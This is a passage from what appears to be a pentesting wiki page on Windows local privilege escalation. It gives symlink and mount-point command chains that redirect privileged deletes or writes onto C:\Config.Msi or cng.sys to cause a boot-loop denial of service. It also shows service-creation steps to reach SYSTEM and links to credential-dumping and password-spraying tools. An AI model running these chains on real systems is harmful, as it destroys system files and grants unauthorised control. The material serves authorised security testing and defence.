Option C: Create a **symlink** in `\RPC Control`: 1958 ```bash 1959 # Make file1.txt point to a sensitive folder stream 1960 CreateSymlink("\\RPC Control\\file1.txt", "C:\\Config.Msi::$INDEX_ALLOCATION") 1961 ``` 1962 1963 > This targets the NTFS internal stream that stores folder metadata — deleting it deletes the folder. 1964 1965 5. Step 5: Release the oplock 1966 - SYSTEM process continues and tries to delete `file1.txt`. 1967 - But now, due to the junction + symlink, it's actually deleting: 1968 ```text 1969 C:\Config.Msi::$INDEX_ALLOCATION 1970 ``` 1971 1972 **Result**: `C:\Config.Msi` is deleted by SYSTEM. 1973 1974 ### From Arbitrary Folder Create to Permanent DoS 1975 1976 Exploit a primitive that lets you **create an arbitrary folder as SYSTEM/admin** — even if **you can’t write files** or **set weak permissions**. 1977 1978 Create a **folder** (not a file) with the name of a **critical Windows driver**, e.g.: 1979 ```text 1980 C:\Windows\System32\cng.sys 1981 ``` 1982 1983 - This path normally corresponds to the `cng.sys` kernel-mode driver. 1984 - If you **pre-create it as a folder**, Windows fails to load the actual driver on boot. 1985 - Then, Windows tries to load `cng.sys` during boot. 1986 - It sees the folder, **fails to resolve the actual driver**, and **crashes or halts boot**. 1987 - There’s **no fallback**, and **no recovery** without external intervention (e.g., boot repair or disk access). 1988 1989 ### From privileged log/backup paths + OM symlinks to arbitrary file overwrite / boot DoS 1990 1991 When a **privileged service** writes logs/exports to a path read from a **writable config**, redirect that path with **Object Manager symlinks + NTFS mount points** to turn the privileged write into an arbitrary overwrite (even **without** SeCreateSymbolicLinkPrivilege).<sup>[[15]](#references)</sup> 1992 1993 **Requirements** 1994 - Config storing the target path is writable by the attacker (e.g., `%ProgramData%\...\.ini`). 1995 - Ability to create a mount point to `\RPC Control` and an OM file symlink (James Forshaw [symboliclink-testing-tools](https://github.com/googleprojectzero/symboliclink-testing-tools)).<sup>[[16]](#references)[[17]](#references)</sup> 1996 - A privileged operation that writes to that path (log, export, report). 1997 1998 **Example chain** 1999 1. Read the config to recover the privileged log destination, e.g. `SMSLogFile=C:\users\iconics_user\AppData\Local\Temp\logs\log.txt` in `C:\ProgramData\ICONICS\IcoSetup64.ini`. 2000 2. Redirect the path without admin: 2001 ```batch 2002 mkdir C:\users\iconics_user\AppData\Local\Temp\logs 2003 CreateMountPoint C:\users\iconics_user\AppData\Local\Temp\logs \RPC Control 2004 CreateSymlink "\\RPC Control\\log.txt" "\\??\\C:\\Windows\\System32\\cng.sys" 2005 ``` 2006 3. Wait for the privileged component to write the log (e.g., admin triggers "send test SMS"). The write now lands in `C:\Windows\System32\cng.sys`. 2007 4. Inspect the overwritten target (hex/PE parser) to confirm corruption; reboot forces Windows to load the tampered driver path → **boot loop DoS**. This also generalizes to any protected file a privileged service will open for write. 2008 2009 > `cng.sys` is normally loaded from `C:\Windows\System32\drivers\cng.sys`, but if a copy exists in `C:\Windows\System32\cng.sys` it can be attempted first, making it a reliable DoS sink for corrupt data. 2010 2011 2012 ## **From High Integrity to System** 2013 2014 ### **New service** 2015 2016 If you are already running on a High Integrity process, the **path to SYSTEM** can be easy just **creating and executing a new service**: 2017 2018 ```text 2019 sc create newservicename binPath= "C:\windows\system32\notepad.exe" 2020 sc start newservicename 2021 ``` 2022 2023 > [!TIP] 2024 > When creating a service binary make sure it's a valid service or that the binary performs the necessary actions to fast as it'll be killed in 20s if it's not a valid service. 2025 2026 ### AlwaysInstallElevated 2027 2028 From a High Integrity process you could try to **enable the AlwaysInstallElevated registry entries** and **install** a reverse shell using a _**.msi**_ wrapper.\ 2029 [More information about the registry keys involved and how to install a _.msi_ package here.](#alwaysinstallelevated) 2030 2031 ### High + SeImpersonate privilege to System 2032 2033 **You can** [**find the code here**](/hacktricks/windows-hardening/windows-local-privilege-escalation/seimpersonate-from-high-to-system)**.** 2034 2035 ### From SeDebug + SeImpersonate to Full Token privileges 2036 2037 If you have those token privileges (probably you will find this in an already High Integrity process), you will be able to **open almost any process** (not protected processes) with the SeDebug privilege, **copy the token** of the process, and create an **arbitrary process with that token**.\ 2038 Using this technique is usually **selected any process running as SYSTEM with all the token privileges** (_yes, you can find SYSTEM processes without all the token privileges_).\ 2039 **You can find an** [**example of code executing the proposed technique here**](/hacktricks/windows-hardening/windows-local-privilege-escalation/sedebug-seimpersonate-copy-token)**.** 2040 2041 ### **Named Pipes** 2042 2043 This technique is used by meterpreter to escalate in `getsystem`. The technique consists on **creating a pipe and then create/abuse a service to write on that pipe**. Then, the **server** that created the pipe using the **`SeImpersonate`** privilege will be able to **impersonate the token** of the pipe client (the service) obtaining SYSTEM privileges.\ 2044 If you want to [**learn more about name pipes you should read this**](#named-pipe-client-impersonation).\ 2045 If you want to read an example of [**how to go from high integrity to System using name pipes you should read this**](/hacktricks/windows-hardening/windows-local-privilege-escalation/from-high-integrity-to-system-with-name-pipes). 2046 2047 ### Dll Hijacking 2048 2049 If you manages to **hijack a dll** being **loaded** by a **process** running as **SYSTEM** you will be able to execute arbitrary code with those permissions. Therefore Dll Hijacking is also useful to this kind of privilege escalation, and, moreover, if far **more easy to achieve from a high integrity process** as it will have **write permissions** on the folders used to load dlls.\ 2050 **You can** [**learn more about Dll hijacking here**](dll-hijacking/index.html)**.** 2051 2052 ### **From Administrator or Network Service to System** 2053 2054 - [https://github.com/sailay1996/RpcSsImpersonator](https://github.com/sailay1996/RpcSsImpersonator) 2055 - [https://decoder.cloud/2020/05/04/from-network-service-to-system/](https://decoder.cloud/2020/05/04/from-network-service-to-system/) 2056 - [https://github.com/decoder-it/NetworkServiceExploit](https://github.com/decoder-it/NetworkServiceExploit) 2057 2058 ### From LOCAL SERVICE or NETWORK SERVICE to full privs 2059 2060 **Read:** [**https://github.com/itm4n/FullPowers**](https://github.com/itm4n/FullPowers) 2061 2062 ## More help 2063 2064 [Static impacket binaries](https://github.com/ropnop/impacket_static_binaries) 2065 2066 ## Useful tools 2067 2068 **Best tool to look for Windows local privilege escalation vectors:** [**WinPEAS**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS) 2069 2070 **PS** 2071 2072 [**PrivescCheck**](https://github.com/itm4n/PrivescCheck)\ 2073 [**PowerSploit-Privesc(PowerUP)**](https://github.com/PowerShellMafia/PowerSploit) **-- Check for misconfigurations and sensitive files (**[**check here**](https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/windows/windows-local-privilege-escalation/broken-reference/README.md)**). Detected.**\ 2074 [**JAWS**](https://github.com/411Hall/JAWS) **-- Check for some possible misconfigurations and gather info (**[**check here**](https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/windows/windows-local-privilege-escalation/broken-reference/README.md)**).**\ 2075 [**privesc** ](https://github.com/enjoiz/Privesc)**-- Check for misconfigurations**\ 2076 [**SessionGopher**](https://github.com/Arvanaghi/SessionGopher) **-- It extracts PuTTY, WinSCP, SuperPuTTY, FileZilla, and RDP saved session information. Use -Thorough in local.**\ 2077 [**Invoke-WCMDump**](https://github.com/peewpw/Invoke-WCMDump) **-- Extracts credentials from Credential Manager. Detected.**\ 2078 [**DomainPasswordSpray**](https://github.com/dafthack/DomainPasswordSpray) **-- Spray gathered passwords across domain**\ 2079 [**Inveigh**](https://github.com/Kevin-Robertson/Inveigh) **-- Inveigh is a PowerShell ADIDNS/LLMNR/mDNS spoofer and man-in-the-middle tool.**\ 2080 [**WindowsEnum**](https://github.com/absolomb/WindowsEnum/blob/master/WindowsEnum.ps1) **-- Basic privesc Windows enumeration**\ 2081 [~~**Sherlock**~~](https://github.com/rasta-mouse/Sherlock) **~~**~~ -- Search for known privesc vulnerabilities (DEPRECATED for Watson)\ 2082 [~~**WINspect**~~](https://github.com/A-mIn3/WINspect) -- Local checks **(Need Admin rights)** 2083 2084 **Exe** 2085 2086 [**Watson**](https://github.com/rasta-mouse/Watson) -- Search for known privesc vulnerabilities (needs to be compiled using VisualStudio) ([**precompiled**](https://github.com/carlospolop/winPE/tree/master/binaries/watson))\ 2087 [**SeatBelt**](https://github.com/GhostPack/Seatbelt) -- Enumerates the host searching for misconfigurations (more a gather info tool than privesc) (needs to be compiled) **(**[**precompiled**](https://github.com/carlospolop/winPE/tree/master/binaries/seatbelt)**)**\ 2088 [**LaZagne**](https://github.com/AlessandroZ/LaZagne) **-- Extracts credentials from lots of software (precompiled exe in github)**\ 2089 [**SharpUP**](https://github.com/GhostPack/SharpUp) **-- Port of PowerUp to C#**\ 2090 [~~**Beroot**~~](https://github.com/AlessandroZ/BeRoot) **~~**~~ -- Check for misconfiguration (executable precompiled in github). Not recommended. It does not work well in Win10.\ 2091 [~~**Windows-Privesc-Check**~~](https://github.com/pentestmonkey/windows-privesc-check) -- Check for possible misconfigurations (exe from python). Not recommended. It does not work well in Win10. 2092 2093 **Bat** 2094 2095 [**winPEASbat** ](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS)-- Tool created based in this post (it does not need accesschk to work properly but it can use it). 2096 2097 **Local** 2098 2099 [**Windows-Exploit-Suggester**](https://github.com/GDSSecurity/Windows-Exploit-Suggester) -- Reads the output of **systeminfo** and recommends working exploits (local python)\ 2100 [**Windows Exploit Suggester Next Generation**](https://github.com/bitsadmin/wesng) -- Reads the output of **systeminfo** and recommends working exploits (local Python) 2101 2102 **Meterpreter** 2103 2104 _multi/recon/local_exploit_suggestor_ 2105 2106 You have to compile the project using the correct version of .NET ([see this](https://rastamouse.me/2018/09/a-lesson-in-.net-framework-versions/)). To see the installed version of .NET on the victim host you can do: 2107 2108 ```text 2109 C:\Windows\microsoft.net\framework\v4.0.30319\MSBuild.exe -version #Compile the code with the version given in "Build Engine version" line 2110 ``` 2111 2112 ## References 2113 2114 - [1] [Windows Privilege Escalation Fundamentals](http://www.fuzzysecurity.com/tutorials/16.html) 2115 - [2] [Elevating privileges by exploiting weak folder permissions](http://www.greyhathacker.net/?p=738) 2116 - [3] [Windows Privilege Escalation - a cheatsheet](http://it-ovid.blogspot.com/2012/02/windows-privilege-escalation.html) 2117 - [4] [lpeworkshop - Windows / Linux Local Privilege Escalation Workshop](https://github.com/sagishahar/lpeworkshop) 2118 - [5] [DerbyCon 3.0 - Windows Attacks: AT is the new black (Rob Fuller & Chris Gates)](https://www.youtube.com/watch?v=_8xJaaQlpBo) 2119 - [6] [Privilege Escalation - Windows - Total OSCP Guide](https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html) 2120 - [7] [Windows - Privilege Escalation - PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md) 2121 - [8] [Windows Privilege Escalation Guide](https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/) 2122 - [9] [Windows-Privilege-Escalation checklist](https://github.com/netbiosX/Checklists/blob/master/Windows-Privilege-Escalation.md) 2123 - [10] [Windows-Privilege-Escalation](https://github.com/frizb/Windows-Privilege-Escalation) 2124 - [11] [Windows Privilege Escalation Methods for Pentesters](https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/) 2125 - [12] [0xdf – HTB/VulnLab JobTwo: Word VBA macro phishing via SMTP → hMailServer credential decryption → Veeam CVE-2023-27532 to SYSTEM](https://0xdf.gitlab.io/2026/01/27/htb-jobtwo.html) 2126 - [13] [HTB Reaper: Format-string leak + stack BOF → VirtualAlloc ROP (RCE) and kernel token theft](https://0xdf.gitlab.io/2025/08/26/htb-reaper.html) 2127 - [14] [Check Point Research – Chasing the Silver Fox: Cat & Mouse in Kernel Shadows](https://research.checkpoint.com/2025/silver-fox-apt-vulnerable-drivers/) 2128 - [15] [Unit 42 – Privileged File System Vulnerability Present in a SCADA System](https://unit42.paloaltonetworks.com/iconics-suite-cve-2025-0921/) 2129 - [16] [Symbolic Link Testing Tools – CreateSymlink usage](https://github.com/googleprojectzero/symboliclink-testing-tools/blob/main/CreateSymlink/CreateSymlink_readme.txt) 2130 - [17] [A Link to the Past. Abusing Symbolic Links on Windows](https://infocon.org/cons/SyScan/SyScan%202015%20Singapore/SyScan%202015%20Singapore%20presentations/SyScan15%20James%20Forshaw%20-%20A%20Link%20to%20the%20Past.pdf) 2131 - [18] [RIP RegPwn – MDSec](https://www.mdsec.co.uk/2026/03/rip-regpwn/) 2132 - [19] [RegPwn BOF (Cobalt Strike BOF port)](https://github.com/Flangvik/RegPwnBOF) 2133 - [20] [ZDI - Node.js Trust Falls: Dangerous Module Resolution on Windows](https://www.thezdi.com/blog/2026/4/8/nodejs-trust-falls-dangerous-module-resolution-on-windows) 2134 - [21] [Node.js modules: loading from `node_modules` folders](https://nodejs.org/api/modules.html#loading-from-node_modules-folders) 2135 - [22] [npm package.json: `optionalDependencies`](https://docs.npmjs.com/cli/v11/configuring-npm/package-json#optionaldependencies) 2136 - [23] [Process Monitor (Procmon)](https://learn.microsoft.com/en-us/sysinternals/downloads/procmon) 2137 - [24] [Trail of Bits - C/C++ checklist challenges, solved](https://blog.trailofbits.com/2026/05/05/c/c-checklist-challenges-solved/) 2138 - [25] [Microsoft Learn - RtlQueryRegistryValues function](https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-rtlqueryregistryvalues) 2139 - [26] [PowerShell Gallery - NtObjectManager](https://www.powershellgallery.com/packages/NtObjectManager/2.0.1) 2140 - [27] [sec-zone - CVE-2026-36213](https://github.com/sec-zone/CVE-2026-36213) 2141 - [28] [sec-zone - Hijack-service-binaries](https://github.com/sec-zone/Hijack-service-binaries) 2142 - [29] [Pwn2Own with Microslop: Chaining CLDFLT and DirectX Kernel Race Conditions for Windows LPE](https://dungnm.hashnode.dev/pwn2own-with-microslop) 2143 - [30] [One I/O Ring to Rule Them All: A Full Read/Write Exploit Primitive on Windows 11](https://windows-internals.com/one-i-o-ring-to-rule-them-all-a-full-read-write-exploit-primitive-on-windows-11/) 2144 - [31] [Abusing Arbitrary File Deletes to Escalate Privilege and Other Great Tricks](https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks) 2145 - [32] [thezdi/PoC - FilesystemEoPs exploit code](https://github.com/thezdi/PoC/tree/main/FilesystemEoPs) 2146 - [33] [GoSecure – WSUS Attacks Part 2: CVE-2020-1013, a Windows 10 Local Privilege Escalation 1-Day](https://www.gosecure.net/blog/2020/09/08/wsus-attacks-part-2-cve-2020-1013-a-windows-10-local-privilege-escalation-1-day/) 2147 - [34] [Windows 7: Exploring Credential Manager and Windows Vault](https://www.neowin.net/news/windows-7-exploring-credential-manager-and-windows-vault) 2148 - [35] [jas502n - CVE-2019-1388 PoC](https://github.com/jas502n/CVE-2019-1388) 2149 - [36] [research.nccgroup.com - Kerberos Resource Based Constrained Delegation When An Image Change Leads To A Privilege Escalation](https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation) 2150 - [37] [blog.ropnop.com - Extracting Ssh Private Keys From Windows 10 Ssh Agent](https://blog.ropnop.com/extracting-ssh-private-keys-from-windows-10-ssh-agent)